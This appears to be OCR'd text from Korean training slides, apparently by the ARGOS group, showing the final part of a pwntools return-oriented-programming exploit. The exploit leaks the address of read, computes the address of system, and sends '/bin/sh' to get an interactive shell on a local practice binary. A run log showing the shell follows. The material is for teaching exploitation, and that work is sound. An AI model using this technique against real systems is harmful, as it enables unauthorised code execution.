
예제 코드



```
log.info('Exploit')
p.send(payload)

read_addr = u32(p.recv()[-4:])
log.info('read_addr = 0x%x' % read_addr)
log.info('read_got = 0x%x' % read_got)

log.info('system_offset = 0x%x' % sys_offset)
system_addr = read_addr - sys_offset
log.info('system_addr = 0x%x' % system_addr)

p.send(binsh)
p.send(p32(system_addr))

p.interactive()
```

예제 실습

예제 코드



```
crushed7@argos-edu:~/sysHacking/rop$
[+] Starting local process './rop': pid 18494
[*] '/home/crushed7/sysHacking/rop/rop'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Exploit
[*] read_addr = 0xf7eb8620
[*] read_got = 0x804a00c
[*] system_offset = 0xa8910
[*] system_addr = 0xf7e0fd10
[*] Switching to interactive mode
$ ls
'\'            core                  rop           rop_exploit2.py
 chain_prac     peda-session-chain_prac.txt   rop.c           rop_exploit3.py
 chain_prac.c   peda-session-rop.txt          rop_exploit.py
$ 
```

Q & A

Thank You for Listening

ARGOS

Created By ccoma